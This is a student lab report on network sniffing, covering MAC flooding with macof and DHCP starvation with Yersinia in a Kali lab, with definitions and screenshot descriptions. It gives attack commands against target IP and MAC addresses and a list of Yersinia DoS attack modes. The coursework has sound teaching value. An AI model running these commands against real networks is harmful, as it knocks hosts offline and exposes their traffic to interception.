



REPORT OF SNIFFING

MODULE 8

Aniket Sunil Pagare

Table of Contents

1. Sniffing

- **What is Sniffing**
 - **Objectives of Sniffing**
-

2. MAC Flooding

- **What is MAC Flooding**
 - **MAC Flooding Attack Using Macof**
-

3. DHCP Starvation

- **What is DHCP Starvation**
 - **DHCP Starvation Attack**
 - **DHCP Starvation Attack Using Yersinia**
-

4. ARP Poisoning

- **What is ARP Poisoning**
 - **ARP Poisoning Attack**
 - **Perform ARP Poisoning Using Cain and Abel**
 - **Detect ARP Poisoning Attack Using XARP Application**
-

5. MAC Spoofing

- **What is MAC Spoofing**
 - **Perform MAC Spoofing Using TMACv6**
 - **Perform MAC Spoofing Using macchanger**
-

Extra Activities

6.MAC Flooding

- **Perform MAC Flooding Using Scapy**
 - **Perform MAC Flooding Using Hping3**
 - **Perform MAC Flooding Using Ettercap**
 - **Perform MAC Flooding Using Bettercap**
-

7.DHCP Starvation

- **Perform DHCP Starvation Using DHCPig**
 - **Perform DHCP Starvation Using DHCPstarv**
-

8.MAC Spoofing

- **Perform MAC Spoofing Using SMAC**
 - **Perform MAC Spoofing Using MAC Address Changer**
-

9.ARP Poisoning


- **Perform ARP Poisoning Using Ettercap**
 - **Perform ARP Poisoning Using Bettercap**
 - **Perform ARP Poisoning Using ARP Spoofing**
-

10.Passive Sniffing

- **Perform Passive Sniffing Using TCPDump**
 - **Perform Passive Sniffing Using Wireshark**
-

SNIFFING

Packet Sniffing is a process of monitoring and capturing all data packets passing through a given network using a software application or hardware devices .



Objectives :-

- Monitor network traffic
- Detect network issues
- Capture login credentials
- Analyze data packets
- Identify unauthorized users
- Detect suspicious activities

Type of Sniffing –

- 1.Active Sniffing**
- 2.Passive Sniffing**

Active Sniffing

- **Definition:** Actively sends packets into the network to intercept traffic on switched networks.
- **Used in:** Switched LANs, where traffic is not broadcast to all devices.
- **Techniques Involved:**
 - ARP Spoofing/Poisoning
 - MAC Flooding
 - DHCP Starvation


Passive Sniffing

- **Definition:** Silently listens to network traffic without interfering
- **Used in:** Hubs or broadcast networks, where all traffic is visible to all devices.

MAC FLOODING

MAC Flooding :-

MAC Flooding is a network attack where an attacker sends a large number of fake MAC addresses to a switch, causing it to overflow its MAC address table and start broadcasting all traffic to all ports, allowing the attacker to capture sensitive data.




MAC Flooding Attack


1. Mac Flooding Attack Using Macof (Linux Tool)

How to use it - :


- Open kali linux / parrot os terminal
- Type `sudo apt install macof`
- Then get detailed information about macof , simply type `man macof`




- Here you get the detailed information about macof



- Target machine Ip



- Perform attack
- Type - : macof -I eth0 -d <target ip>
-I → network interface
-d → destination ip




- Mac Flooding attack start

A screenshot of a Kali Linux desktop environment. The top bar shows the title 'Kali [Running] - Oracle VirtualBox' and the system tray with icons for battery, signal, volume, and date ('21.11.31 23:04/2023'). The main window is a terminal displaying a large amount of text, likely log files or command-line output, related to network interfaces and security tools. The bottom bar features the standard Windows-style taskbar with icons for File Explorer, Search, Task View, and various browser and utility icons.

- Now monitoring the attack using Wireshark
 - Open Wireshark

A screenshot of a Kali Linux desktop environment. The top bar shows standard application icons like File, Machine, View, Input, Devices, Help, and a browser icon. The system tray at the bottom includes icons for battery level (34°C), network (Partly cloudy), system status (4G), and date/time (21:15). A central terminal window titled 'wireshark' displays a list of network captures, with one entry highlighted. The highlighted entry shows a packet from 192.15023 to 192.168.114.42.35881. The details pane shows source port 5, destination port 1781883809, and flags indicating a win 512 segment. The bottom of the terminal shows the full list of captures, starting with 192.15023 and ending with 192.168.114.42.23236. The status bar at the bottom right shows the date (23-04-2025) and time (21:15).

- Packet sending start




DHCP STARVATION

DHCP Starvation :-

DHCP Starvation is a type of denial-of-service attack where an attacker floods the DHCP server with numerous fake DHCP requests, exhausting the pool of available IP addresses and preventing legitimate devices from obtaining a valid IP address.

DHCP Starvation Attack

In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network.



DHCP Starvation Attack


DHCP Starvation Attack Using Yersinia (Linux Tool)

Yersinia – Network Attack Tool


Yersinia is a **network penetration testing tool** used to exploit weaknesses in **Layer 2 (Data Link Layer)** network protocols.

How to use it :-

- Open kali linux / parrot OS terminal
- Type **sudo apt install yersinia**



- get detailed information about macof , simply type **man yersinia**



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali ~]
# man yersinia

YERSINIA(8)

NAME
    Yersinia - A Framework for layer 2 attacks

SYNOPSIS
    yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [-M] [protocol_options]

DESCRIPTION
    yersinia is a framework for performing layer 2 attacks. The following protocols have been implemented in Yersinia current version: Spanning Tree Protocol (STP), VLAN Trunking Protocol (VTP), Hot Standby Router Protocol (HSRP), Dynamic Trunking Protocol (DTP), IEEE 802.1Q, IEEE 802.1X, Cisco Discovery Protocol (CDP), Dynamic Host Configuration Protocol (DHCP), Inter-Switch Link Protocol (ISL) and MultiProtocol Label Switching (MPLS).

    Some of the attacks implemented will cause a DoS in a network, other will help to perform any other more advanced attack, or both. In addition, some of them will be first released to the public since there isn't any public implementation.

    Yersinia will definitely help both pen-testers and network administrators in their daily tasks.

    Some of the mentioned attacks are DoS attacks, so TAKE CARE about what you're doing because you can convert your network into an UNSTABLE one.

    A lot of examples are given at this page EXAMPLES section, showing a real and useful program execution.

OPTIONS
    -h, --help
        Help screen.

    -V, --Version
        Program version.

    -G
        Start a graphical GTK session.

    -I, --interactive
        Start an interactive ncurses session.

Manual page yersinia(8) line 1 (press h for help or q to quit)
```

- Now find a DHCP attack commands

```
File Machine View Input Devices Help
File Actions Edit View Help
0: NONDOS attack sending CDP packet
1: DOS attack flooding CDP table
2: NONDOS attack Setting up a virtual device
Attacks Implemented in HSRP:
0: NONDOS attack sending raw HSRP packet
1: NONDOS attack becoming ACTIVE router
2: NONDOS attack becoming ACTIVE router (MITM)
Attacks Implemented in DHCP:
0: NONDOS attack sending RAW packet
1: DOS attack sending DISCOVER packet
2: NONDOS attack creating DHCP rogue server
3: DOS attack sending RELEASE packet
Attacks Implemented in DTP:
0: NONDOS attack sending DTP packet
1: NONDOS attack enabling trunking
Attacks Implemented in 802.1Q:
0: NONDOS attack sending 802.1Q packet
Manual page yersinia(8) line 391 (press h for help or q to quit)
```

29°C Mostly sunny Q Search ENG IN 10:36:17 24-04-2025

- Now find a target physical address/mac address
- Using → arp <target ip >

```
(root@Kali)-[~]
# arp 192.168.157.42
Address      HWtype  HWaddress        Flags Mask   Iface
192.168.157.42  ether   08:00:27:2d:e5:e9  C      00:00:00:00:00:00  eth0
[root@Kali)-[~]
```

29°C Mostly sunny Q Search ENG IN 10:30:28 24-04-2025

- Now perform attack


Command – yersinia DHCP -attack 1 -dest <target mac address >

DHCP – Perform DHCP attack

-attack – perform attack

